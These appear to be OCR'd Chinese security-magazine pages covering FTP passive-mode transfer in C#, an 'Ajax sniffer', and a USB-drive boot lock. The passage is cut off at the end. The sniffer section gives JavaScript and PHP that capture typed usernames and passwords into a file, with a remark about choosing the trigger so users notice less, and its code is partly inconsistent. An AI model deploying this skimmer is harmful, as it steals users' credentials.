上面的基础原理讲解可能有点枯燥，下面直接在命令行下模拟 FTP 的 TCP/IP 连接。在这个测试中，使用的是 Serv-U FTP 服务器（任何一款支持 PASV 模式的 FTP 服务器软件都可以）。模拟 FTP 连接时，可以通过“telnet loalhost 21”这样的方法来进行。具体步骤如下：

第 1 步：在 FTP 服务器根目录（如 C:\Inetpub\ ftproot）创建一个叫 test.txt 的文件，并随意写入一些内容。

第 2 步：在命令行（CMD）窗口中开启命令端口的连接，输入命令的步骤如下：

```
telnet localhost 21
user XXXX   //Windows 用户名
pass XXXX   //该用户的登录密码
```

第 3 步：执行 PASV 命令，告诉服务器端要使用 PASV 模式传输数据。服务器端会返回数据端口的端口号。服务器端返回的数据是 127,0,0,1,5,20，包括了服务器端 IP 和数据端口号，其中服务器 IP 为 127.0.0.1，数据端口号为 1300。如图 3 所示。

第 4 步：再打开一个命令行窗口，创建与服务器数据端口的连接，使用刚才得到的端口号。命令为：telnet 127.0.0.1 1300。




图 3

第 5 步：在命令端口里输入下载 test.txt 的命令，命令为“RETR test.txt”。通过数据端口的传输，test.txt 文件的内容显示在数据连接的命令行窗口中。通过上述过程，即可完成 PASV 模式的文件传输。

在微软的.NET Framework 2.0 中，也提供了对 FTP 的支持。为了进一步剖析其中的原理，下面进行更加深入的代码演示。

深入剖析：FTP 应用程序中传输模式的实现

开发任何 FTP 应用程序都需要一个 FTP 服务器及配置信息。下面的几个步骤包括了使用 FtpWebRequest 类实现 FTP 功能的一般过程。具体步骤如下：① 创建一个 FtpWebRequest 对象，指向 FTP 服务器的 URI。② 设置 FTP 的执行方法（上传下载等）。③ 给 FtpWebRequest 对象设置属性（是否支持 SSL，是否使用二进制传输等）。（4）设置登录验证（用户名和密码）。（5）执行请求。（6）如果需要时，接收相应流。（7）如果没有打开的流，则关闭 FTP 请求。

小技巧 启用 SSL 连接

默认状态下，FTP 服务器的数据传输都是以明文方式传送的，这样很容易被一些嗅探工具捕获。因此，可以启用 SSL 连接进行加密。以 Serv-U 为例，在管理窗口左侧选择“本地服务器”下的“设置”项，在右侧选择“SSL 证书”标签，然后在“普通名称”中填入实际使用的 FTP 地址，单击“应用”按钮即可完成 SSL 证书的创建。

下面使用的语言是 C#，它可以实现上传、下载、删除等功能。使用之前，首先需要引入命名空间。

```
using System.Net;
using System.IO;
```

下面的代码实现了上传功能，首先设置一个 URI 地址，包括路径和文件名。这个 URI 被使用在 FtpWebRequest 实例中。然后根据 FTP 请求设置 FtpWebRequest 对象的属性。以下是其中的关键代码。


```
private void Upload(string filename)
{
FileInfo fileInf = new FileInfo(filename);
string uri = "ftp://" + ftpServerIP + "/" + fileInf.Name;
FtpWebRequest reqFTP;
// 根据 uri 创建 FtpWebRequest 对象
```

```
07：reqFTP = (FtpWebRequest)FtpWebRequest. Create(new Uri("ftp://" + ftpServerIP + "/" + fileInf.Name));
08：reqFTP.Credentials = new NetworkCredential (ftpUserID, ftpPassword);    // ftp 用户名和密码
09：reqFTP.KeepAlive = false;
// 默认为 true，连接不会被关闭，在一个命令之后被执行
10：reqFTP.Method = WebRequestMethods.Ftp. UploadFile;
// 指定执行什么命令
11：    reqFTP.UseBinary = true;    // 指定数据传输类型
12：reqFTP.UsePassive=false
// 指定使用主动模式还是被动模式，其中 true 为被动模式
13：reqFTP.ContentLength = fileInf.Length;
// 上传文件时通知服务器文件的大小
14：int buffLength = 2048;    // 缓冲大小设置为 2KB
15：byte[] buff = new byte[buffLength];
16：int contentLen;
17：FileStream fs = fileInf.OpenRead();
// 打开一个文件流 (System.IO.FileStream) 去读上传的文件
18：try
19：{
20：Stream strm = reqFTP.GetRequestStream();
// 把上传的文件写入流
21：contentLen = fs.Read(buff, 0, buffLength);
// 每次读文件流的 2kb
22：while (contentLen != 0)    // 流内容没有结束
23：{
24：strm.Write(buff, 0, contentLen);
// 把内容从 file stream 写入 upload stream
25：contentLen = fs.Read(buff, 0, buffLength);
26：}
27：strm.Close();    // 关闭流
28：fs.Close();    // 关闭流
29：}
30：catch (Exception ex)
31：{   MessageBox.Show(ex.Message, "Upload Error");   }
32：}
```

在上面的代码中，包含了许多重要属性。例如第 08 行的 Credentials 属性用于指定登录 FTP 服务器的用户名和密码。第 09 行的 KeepAlive 属性用于指定连接是应该关闭还是在请求完成之后关闭，默认为 true。第 11 行的 UseBinary 属性用于指定文件传输的类型。有两种文件传输模式，一种是 Binary，另一种是 ASCII。两种方法在传输时，字节的第 8 位是不同的。ASCII 使用第 8 位作为错误控制位，而 Binary 的 8 位都是有意义的。所以使用 ASCII 传输时要小心一些。第 12 行的 UsePassive 属性用于指定使用主动模式还是被动模式。因为客户端防火墙的存在，常常会关闭一些端口，这样主动模式将会失败。在这种情况下就要使用被动模式，但是一些端口也可能被服务器的防火墙封掉。不过因为 FTP 服务器需要它的 FTP 服务连接到一定数量的客户端，所以总是支持被动模式的。这就是为什么要使用被动模式的原因，为了确保数据可以正确地传输，使用被动模式要明显优于主动模式。第 13 行的 ContentLength 属性用于预知文件的大小。

通过创建一个指向某 FTP 服务器的 FtpWebRequest 对象，以上代码简单地示例了 FTP 的上传功能。此外，其他功能如打开本地机器上的文件并将其内容写入 FTP 请求流，从 FTP 服务器上下载文件、重命名、删除、获取文件大小、文件列表详情、新建目录等，也可以十分方便地实现。因此，在网络安全实践中，了解不同传输模式，就可以更加有针对地实现远程登录、远程控制等应用，从而在网络攻防中立于不败之地。

前置知识：无
关键词：工具、Ajax、Sniffer



Ajax 实现网页 Sniffer 研究

文/图 邪公子

Web 的安全不在于安装防火墙和杀毒软件，甚至花几百万买个 IPS 也不见得就能起到多大作用。再厉害的计算机高手也不可能每一个 Web 元素都很精通，因为总有人会比你研究得更深，只有不断完善 Web 安全体系结构标准才能从整体上提高互联网企业的安全性。

最近做 W3C 标准的学习和研究，看到某 Web 大牛说到 Ajax 的 Sniffer 技术，还说是很古老的技术，什么时候才能跟上他们的步伐。上网找了找，也没找到代码，就自己尝试写写。该技术需要大家对 Ajax 有所了解。

基础知识及代码实现

Ajax 不是一种新的编程语言，而是一种用于创建更好、更快以及交互性更强的 Web 应用程序的技术。

通过 Ajax，JavaScript 可使用 XMLHttpRequest 对象来直接与服务器进行通信。通过这个对象，JavaScript 可在不重载页面的情况与 Web 服务器交换数据。

Ajax 在浏览器与 Web 服务器之间使用异步数据传输（HTTP 请求），这样就可使网页从服务器请求少量的信息，而不是整个页面，也可使因特网应用程序更小、更快、更友好，是一种独立于 Web 服务器软件的浏览器技术。

下面我们以一个简单实例开始介绍，代码如下，效果如图 1 所示。




图 1

```
<html>
<body>
<form name="myForm">
用户名:<input type="text" id="username">
密　码:<input type="text" id="password" >
<input type="submit" value="登陆">
</form>
</body>
</html>
<html>
<body>
<script type="text/javascript">
function ajaxFunction()
{
var xmlHttp;
try
{
// Firefox、Opera 8.0+、Safari
xmlHttp=new XMLHttpRequest();
}
catch (e)
{
// Internet Explorer
try
{
xmlHttp=new ActiveXObject("Msxml2.XMLHTTP");
}
catch (e)
{
try
{
xmlHttp=new ActiveXObject("Microsoft.XMLHTTP");
}
catch (e)
{
alert("您的浏览器不支持 AJAX！");
return false;
}
}
}
}
</script>
<form name="myForm">
用户: <input type="text" name="username" />
密码: <input type="text" name="password" />
</form></body>
</html>
```

这段代码首先声明一个保存 XMLHttpRequest 对象的 xmlHttp 变量，然后使用 XMLHttp=new XMLHttpRequest() 来创建此对象。这条语句针对 Firefox、Opera 以及 Safari 浏览器。假如失败，则尝试针对 Internet Explorer 6.0+的 xmlHttp=new ActiveXObject("Msxml2.XMLHTTP")，假如也不成功，则尝试针对 Internet Explorer 5.5+的 xmlHttp=new ActiveXObject("Microsoft.XMLHTTP")。假如这三种方法都不起作用，那么这个用户所使用的浏览器已经太过时了，他会看到一个声明此浏览器不支持 Ajax 的提示。

要把请求发送到服务器，我们需要使用 open()方法和 send()方法。open()方法需要三个参数，第一个参数定义发送请求所使用的方法（GET 还是 POST），第二个参数规定服务器端脚本的 URL，第三个参数规定应当对请求进行异步的处理。send()方法可将请求送往服务器。如果我们假设 HTML 文件和 ASP 文件位于相同的目录，那么代码就是这样的：

```
xmlHttp.open("GET","time.asp",true);
xmlHttp.send(null);
```

现在，我们必须决定何时执行 Ajax 函数。当用户在用户名文本框中输入某些内容时，我们会令函数“在幕后”执行。

```
<html>
<body>
<script type="text/javascript">
function ajaxFunction()
{
var xmlHttp;
try
{
// Firefox、Opera 8.0+、Safari
xmlHttp=new XMLHttpRequest();
}
catch (e)
{
// Internet Explorer
try
{
xmlHttp=new ActiveXObject("Msxml2.XMLHTTP");
}
catch (e)
{
try
{
xmlHttp=new ActiveXObject("Microsoft.XMLHTTP");
}
catch (e)
{
```

```
alert("您的浏览器不支持AJAX！");
return false;
}
}
}
var url="ajaxsniffer.php?ajaxsniffer=" + str;
//定义提交的url地址
xmlHttp.open("GET",url,true); //open
xmlHttp.send(null); //send
}
</script>
<form>
First Name:
<input type="text" id="username" onblur= "ajaxsniffer
(this.value)">
<input type="text" id="password" onblur= "ajaxsniffer
(this.value)">
<input type="submit" value="登陆">
</body>
</html>
```

上面代码中 onblur 的意思就是当我们的 HTML 的 web 元素失去焦点的时候，就会执行后面 JS 代码 ajaxsniffer。OK，HTML 页面的代码我们做好了，添加提交 URL 到后台地址 ajaxsniffer.php 文件，现在我们做后台的处理。

下面我们开始实现后台代码 ajaxsniffer.php，很简单，类似 phpwind 的小马。


```
<?
$ajaxsniffer=$_GET['ajaxsniffer'];
//提取GET上来的变量ajaxsniffer
$file = fopen("test.txt","a");
//以a方式打开test.txt文件
echo fwrite($file,$ajaxsniffer);
//将ajaxsniffer内容写入文件
fclose($file); //关闭句柄
?>
```

不足之处和完善

刚开始测试的时候用 onkeyup 事件触发执行 ajaxsniffer 函数，但发现这样会很影响执行速度且容易被发觉，后来尝试用 onblur 事件触发，当元素失去焦点时执行代码，这样效果好了很多。

在 Web 安全中，没有什么是无懈可击的，程序的每一个部分都可能有漏洞，因为总有技术很厉害的人对某些方面很精通，能发现程序中的细微问题比如 80sec 发现的开心网 Flash 的问题。个人认为针对现在互联网安全，重要的是能够建立完善的安全标准。而安全体系的建设中，安全框架的建设很重要。

前置知识：VC
关键词：工具、开机锁



U盘打造开机锁

文/图 Masepu

我的计算机常常被不注意安全的同事使用，结果经常染毒重装，让我非常头疼。因此我希望采取一种类似于“U 盾”的方式来保护主机，当开机时我们将作为“U 盾”的 U 盘插入主机，开机后程序自动判断此 U 盘是否为指定的“U 盾”，如果是则可正常使用，否则限制使用。

我们可以将自己的任意一个 U 盘作为“U 盾”，开机后程序能够迅速启动并判断主机 USB 口是否插有 U 盘，若有则判断该 U 盘是否为事先设定的开机 U 盘，如果是，使用者可以正常使用主机，若不是或没有开机 U 盘，则禁止使用主机。根据这一思路，我打算采用识别和读取 U 盘 VID、PID 和产品序列号的方式来判断 U 盘是否为指定的 U 盘，因为不同的 U 盘具有不同的序列号，我们可以用其作为识别每个 U 盘的唯一标识。如果开机时不存在 U 盘设备或该设备的 ID 与预先确定的 ID 值不符，则系统会自动关机，从而达到限制非法使用的目的。程序的实现流程如图 1 所示。

在第一次运行时，程序需要对作为“U 盘锁”的某个 U 盘进行记录，以便于在下次运行时能够识别比较，并且要创建程序自启动的服务，以便下次开机时自动运行。当再次运行程序时，程序会判断指定目录下记录“U 盘锁”ID 的文件是否存在，若存在则与当

前 U 盘的序列号比较，如若相同，则不做操作退出程序，如若不同，则关闭系统，从而实现利用一个普通 U 盘实现计算机开机锁的功能。以下是根据 U 盘设备的 GUID 获取 U 盘设备路径的函数代码：




图 1

```
// 根据 GUID 获得设备路径，用来判断 U 盘设备
// 返回：成功得到的设备路径个数，可能不止 1 个
int GetDevicePath(LPGUID lpGuid, LPTSTR* pszDevicePath)
{
HDEVINFO hDevInfoSet;//设备信息集句柄；
SP_DEVICE_INTERFACE_DATA ifdata;
PSP_DEVICE_INTERFACE_DETAIL_DATA pDetail;
int nCount;
BOOL bResult;
// 取得一个该 GUID 相关的设备信息集句柄
hDevInfoSet = ::SetupDiGetClassDevs((LPGUID)&UsbClassGuid, // class GUID
NULL,
NULL,
DIGCF_PRESENT | DIGCF_DEVICEINTERFACE);
// 目前存在的设备
if (hDevInfoSet == INVALID_HANDLE_VALUE)
{
return 0;
}
// 申请设备接口数据空间
pDetail = (PSP_DEVICE_INTERFACE_DETAIL_DATA)::GlobalAlloc(LMEM_ZEROINIT, INTERFACE_DETAIL_SIZE);
pDetail->cbSize = sizeof(SP_DEVICE_INTERFACE_DETAIL_DATA);
nCount = 0;
bResult = TRUE;
// 设备序号=0,1,2…，逐一测试设备接口，到失败为止
while (bResult)
{
ifdata.cbSize = sizeof(ifdata);
// 枚举符合该 GUID 的设备接口
bResult = ::SetupDiEnumDeviceInterfaces(
hDevInfoSet, // 设备信息集句柄
NULL,// 不需额外的设备描述
lpGuid,  // GUID
(ULONG)nCount,  // 设备信息集里的设备序号
&ifdata);// 设备接口信息
if (bResult)
{
// 取得该设备接口的细节（设备路径）
bResult = SetupDiGetInterfaceDeviceDetail(
hDevInfoSet,// 设备信息集句柄
&ifdata,// 设备接口信息
pDetail,// 设备接口细节(设备路径)
INTERFACE_DETAIL_SIZE,  // 输出缓冲区大小
NULL,  // 不需计算输出缓冲区大小（直接用设定值）
NULL);  // 不需额外的设备描述
if (bResult)
{
// 复制设备路径到输出缓冲区
wcscpy_s(pszDevicePath[nCount],wcslen(pDetail->DevicePath)+1, pDetail->DevicePath);
// 调整计数值
nCount++;
}
}
}
// 释放设备接口数据空间
::GlobalFree(pDetail);
// 关闭设备信息集句柄
::SetupDiDestroyDeviceInfoList(hDevInfoSet);
return nCount;
}
```

一个 GUID 为一个 128 位的整数(16 字节)，GUID 的格式为“xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx”，其中每个 x 是 0~9 或 a~f 范围内的一个十六进制的数字。例如 337c7f2b-7a34-4f50-9141- bab9e6478cc8 即为有效的 GUID 值。在 Windows 平台上，GUID 应用非常广泛，注册表、类及接口标识、数据库，甚至自动生成的机器名、目录名等都有它的身影。MicroSoft 定义了一些设备类的 GUID。对于 USB 设备的 GUID 号定义为 DEFINE_GUID (UsbClassGuid,0xa5dcbf10l,0x6530,0x11d2, 0x90,0x1f, 0x00,0xc0,0x4f,0xb9,0x51, 0xed)。因此我们可以通过 U 盘设备的 GUID 号获得 U 盘设备路径。通过设备路径，就可以进一步得到每个 U 盘的序列号，用以判断 U 盘是否为指定 U 盘。程序中我们通过将某个 U 盘的序列号写入指定文件的方式来记录该 U 盘。当该文件记录值与当前 U 盘的值不符，则会强制关机。以下是强制关

